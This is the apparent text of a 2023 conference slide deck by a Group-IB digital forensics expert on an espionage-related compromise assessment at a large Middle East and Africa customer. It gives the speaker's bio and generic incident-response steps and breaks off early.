

FACING THE PERSIAN THIEF

2023

ABOUT THE SPEAKER



Vito Alfano

CURRENT JOB TITLE

Digital Forensics and Incident Response Expert

LOCATION

Italy

SUMMARY (STARTED AS) AND HOW LONG DO YOU WORK AS A ...

Practicing specialist in Digital Forensics, Incident Response, Vulnerability Management Cyber Threat Intelligence, Threat Hunting, Security Awareness and Secure Network Design with 15+ years of experience in the field and tons of projects completed in different regions (Europe, US, MEA).

WHAT ARE YOU DOING IN GROUP-IB DFIR LAB NOW (YOUR RESPONSIBILITIES)

Leading Digital Forensics, Incident Response, Compromise Assessment, Incident Response Readiness Assessment, Cyber Threat Intelligence and Threat Hunting operations in different regions.


HOW MANY INCIDENT RESPONSES THE SPEAKER HAS PARTICIPATED IN

Investigating and responding to hundreds of security incidents, primarily related to APTs and Cybercrime, in intergovernmental organizations, space and defense, entities and in the banking sector.

TABLE OF CONTENTS



- 01. JUST A COUPLE OF WORDS
- 02. HOW EVERYTHING BEGAN?
- 03. INITIATING DFIR
- 04. REVEALING THE THREAT
- 05. ATTRIBUTE AND CONQUER
- 06. UNMASKING THE ACTOR
- 07. CUTTING DOWN THE THREAT
- 08. THE ZEN OF DEFENSE



1. JUST A COUPLE OF WORDS

WHAT IS CA?



IT'S THE WAY TO HUNT FOR A THREAT ACTOR, FOLLOWING ITS BREADCRUMBS.



CA IS FOCUSED ON FINDING REAL EVIDENCE



FAST REACTIVE WAY TO CONDUCT A THOROUGH ANALYSIS OF AN ORGANIZATION'S IT INFRASTRUCTURE



CAPABILITY TO REACT RESPONDING FASTLY TO A PARTICULAR THREAT WITH IR







CA & IR CREATE A CONTINUOUS RESPONSE LIFECYCLE



CA & IR ALLOW TO ASSESS AND REMEDIATE ANY POTENTIAL THREAT

CONTEXT

	Region	MEA (Middle East and Africa)
	Customer	International Company – Non-disclosable (but huge one! More than 15k servers)
	Incident Type	You'd like to know. Wait for that!
	Scope	Espionage and Data Exfiltration

2. HOW EVERYTHING BEGAN

HOW EVERYTHING BEGAN....



ONCE UPON A TIME . . .

THE END.

This is the way how every apt hunt begins.
There is no time to save little red riding hood but only time to hunt the wolf.

HOW EVERYTHING BEGAN....

This is how it really began. Once got the customer's headquarter our team started the compromise assessment looking for any suspicious evidence.



- 1 Collect forensics data and logs
- 2 Analyze collected data
- 3 Identify indicators of compromise and threat actor
- 4 Report detailed malicious activity
- 5 Establish how to react

HOW EVERYTHING BEGAN....

DFIR Team's reaction



HOW EVERYTHING BEGAN....

The aftermath



Group IB



Customer

3. INITIATING DFIR

INITIATING DFIR

Our plan to lead the incident response is simple and fast.

Determine the threat you will face



Establish and determine where the adversary is on the network



Take decisive actions against the adversary



Collect all data useful for intelligence analysis



Summarize, build timelines and develop a complete picture of the adversary




Disseminate and inform all authorized parties



INITIATING DFIR




The customer didn't like to have a plan



Ok, no panic!
We always have a plan B!

